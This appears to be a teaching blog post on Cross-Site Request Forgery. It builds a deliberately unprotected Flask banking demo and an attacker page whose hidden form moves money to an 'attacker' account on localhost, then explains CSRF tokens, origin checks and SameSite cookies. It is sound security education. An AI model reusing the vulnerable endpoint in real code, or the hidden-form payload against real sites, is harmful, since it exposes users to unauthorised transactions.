Overview Link to heading
Cross-Site Request Forgery (CSRF or XSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they’re currently authenticated. Unlike Cross-Site Scripting (XSS), which exploits the trust a user has for a particular site, CSRF exploits the trust that a site has in a user’s browser.
- A user logs into a legitimate website (e.g., their bank)
- The user visits a malicious website while still logged in
- The malicious site sends requests to the legitimate site using the user’s session
- The legitimate site processes these requests as if they came from the user
Demo Link to heading
Let’s create a vulnerable banking application to demonstrate CSRF attacks.
Project Structure Link to heading
The project consists of 2 applications:
A vulnerable banking application that allows users to:
- Log in and view their balance
- Transfer money to other users
- No CSRF protection implemented
An attacker application that will:
- Host a malicious page
- Automatically submit transfer requests to the bank app
- Exploit the lack of CSRF protection
xsrf-demo/
├── bank/
│   ├── app.py
│   ├── templates/
│   │   ├── login.html
│   │   └── dashboard.html
│   └── Dockerfile
├── attacker/
│   ├── app.py
│   ├── templates/
│   │   └── index.html
│   └── Dockerfile
└── docker-compose.yml
Bank Application (Vulnerable) Link to heading
# bank/app.py
from flask import Flask, render_template, request, session, redirect, url_for
import os

app = Flask(__name__)
app.secret_key = os.urandom(24)

# Simulated user database
USERS = {
    'user': 'password',
    'admin': 'admin123',
    'attacker': 'attacker123'
}

# Simulated bank accounts
ACCOUNTS = {
    'user': 2000,
    'admin': 5000,
    'attacker': 10000
}

@app.route('/')
def index():
    if 'username' in session:
        return redirect(url_for('dashboard'))
    return redirect(url_for('login'))

@app.route('/login', methods=['GET', 'POST'])
def login():
    if request.method == 'POST':
        username = request.form['username']
        password = request.form['password']
        if username in USERS and USERS[username] == password:
            session['username'] = username
            return redirect(url_for('dashboard'))
    return render_template('login.html')

@app.route('/dashboard')
def dashboard():
    if 'username' not in session:
        return redirect(url_for('login'))
    return render_template('dashboard.html',
                         username=session['username'],
                         balance=ACCOUNTS[session['username']])

@app.route('/transfer', methods=['POST'])
def transfer():
    if 'username' not in session:
        return redirect(url_for('login'))

    amount = int(request.form['amount'])
    to_user = request.form['to_user']

    if amount <= 0 or to_user not in ACCOUNTS:
        return "Invalid transfer", 400

    ACCOUNTS[session['username']] -= amount
    ACCOUNTS[to_user] += amount

    return redirect(url_for('dashboard'))

@app.route('/logout')
def logout():
    session.pop('username', None)
    return redirect(url_for('login'))

if __name__ == '__main__':
    app.run(debug=True, host='0.0.0.0')
<!-- bank/templates/login.html -->
<!DOCTYPE html>
<html>
<head>
    <title>Bank Login</title>
    <style>
        body { font-family: Arial, sans-serif; max-width: 400px; margin: 0 auto; padding: 20px; }
        .form-group { margin-bottom: 15px; }
        input { width: 100%; padding: 8px; margin-top: 5px; }
        button { padding: 10px 20px; background: #007bff; color: white; border: none; cursor: pointer; }
    </style>
</head>
<body>
    <h1>Bank Login</h1>
    <form method="POST">
        <div class="form-group">
            <label>Username:</label>
            <input type="text" name="username" required>
        </div>
        <div class="form-group">
            <label>Password:</label>
            <input type="password" name="password" required>
        </div>
        <button type="submit">Login</button>
    </form>
</body>
</html>
<!-- bank/templates/dashboard.html -->
<!DOCTYPE html>
<html>
<head>
    <title>Bank Dashboard</title>
    <style>
        body { font-family: Arial, sans-serif; max-width: 600px; margin: 0 auto; padding: 20px; }
        .balance { font-size: 24px; margin: 20px 0; }
        .transfer-form { margin-top: 30px; }
        .form-group { margin-bottom: 15px; }
        input { width: 100%; padding: 8px; margin-top: 5px; }
        button { padding: 10px 20px; background: #007bff; color: white; border: none; cursor: pointer; }
    </style>
</head>
<body>
    <h1>Welcome, {{ username }}!</h1>
    <div class="balance">
        Your balance: ${{ balance }}
    </div>
    <div class="transfer-form">
        <h2>Transfer Money</h2>
        <form method="POST" action="/transfer">
            <div class="form-group">
                <label>Amount:</label>
                <input type="number" name="amount" required>
            </div>
            <div class="form-group">
                <label>To User:</label>
                <input type="text" name="to_user" required>
            </div>
            <button type="submit">Transfer</button>
        </form>
    </div>
    <a href="/logout">Logout</a>
</body>
</html>
Attacker’s Website Link to heading
# attacker/app.py
from flask import Flask, render_template

app = Flask(__name__)

@app.route('/')
def index():
    return render_template('index.html')

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=5001)
<!-- attacker/templates/index.html -->
<!DOCTYPE html>
<html>
<head>
    <title>Free Money Giveaway!</title>
    <style>
        body {
            font-family: Arial, sans-serif;
            max-width: 800px;
            margin: 0 auto;
            padding: 20px;
            background-color: #f5f5f5;
        }
        .container {
            background-color: white;
            padding: 20px;
            border-radius: 5px;
            box-shadow: 0 2px 5px rgba(0,0,0,0.1);
        }
        h1 {
            color: #2c3e50;
        }
        p {
            color: #34495e;
            line-height: 1.6;
        }
        .hidden-form {
            display: none;
        }
    </style>
</head>
<body>
    <div class="container">
        <h1>🎉 Congratulations! You've Won $1000! 🎉</h1>
        <p>Click the button below to claim your prize!</p>

        <!-- Hidden form that will submit to the bank application -->
        <form class="hidden-form" action="http://localhost:5000/transfer" method="POST">
            <input type="hidden" name="amount" value="1000">
            <input type="hidden" name="to_user" value="attacker">
        </form>

        <button onclick="submitForm()">Claim Your Prize!</button>
    </div>

    <script>
        function submitForm() {
            // Submit the hidden form
            document.querySelector('.hidden-form').submit();
        }
    </script>
</body>
</html>
Docker Configuration Link to heading
# docker-compose.yml
services:
  bank:
    build: ./bank
    ports:
      - "5000:5000"
    volumes:
      - ./bank:/app

  attacker:
    build: ./attacker
    ports:
      - "5001:5001"
    volumes:
      - ./attacker:/app
Run the Project Link to heading
- Start the containers:
docker-compose up --build -d
- Open the bank application at http://localhost:5000

- Login with:
- Username: user
- Password: password
- Transfer $100 to admin account (normal user):



The money is transferred successfully to the admin account. The balance of the user should be $1900 now.
- Open the attacker’s website in a new tab at http://localhost:5001

- Click the
Claim Your Prize!button. $1000 is transferred automatically to the attacker account without your explicit consent. The balance of the user should be $900 now.
Why This is Vulnerable Link to heading
The bank application is vulnerable because:
- It relies solely on session cookies for authentication
- It doesn’t implement CSRF tokens
- It accepts POST requests without verifying their origin
- It doesn’t check the Referer header
How to Prevent CSRF Attacks Link to heading
1. Use CSRF Tokens Link to heading
# In Flask, using Flask-WTF
from flask_wtf.csrf import CSRFProtect

csrf = CSRFProtect(app)

# In templates
<form method="POST" action="/transfer">
    <input type="hidden" name="csrf_token" value="{{ csrf_token() }}">
    <!-- other form fields -->
</form>
2. Check Origin/Referer Headers Link to heading
@app.before_request
def check_csrf():
    if request.method == "POST":
        referer = request.headers.get('Referer')
        if not referer or not referer.startswith(request.host_url):
            return "Invalid request origin", 403
3. Use SameSite Cookies Link to heading
app.config['SESSION_COOKIE_SAMESITE'] = 'Strict'
4. Implement Double Submit Cookie Pattern Link to heading
@app.route('/transfer', methods=['POST'])
def transfer():
    if request.cookies.get('csrf_token') != request.form.get('csrf_token'):
        return "Invalid CSRF token", 403
    # Process transfer
Conclusion Link to heading
CSRF attacks are particularly dangerous because they can be executed without the victim’s knowledge. By implementing proper CSRF protection mechanisms, we can significantly reduce the risk of these attacks.
Remember:
- Always use CSRF tokens for state-changing operations
- Implement proper session management
- Use secure cookie attributes
- Validate request origins
- Keep security headers up to date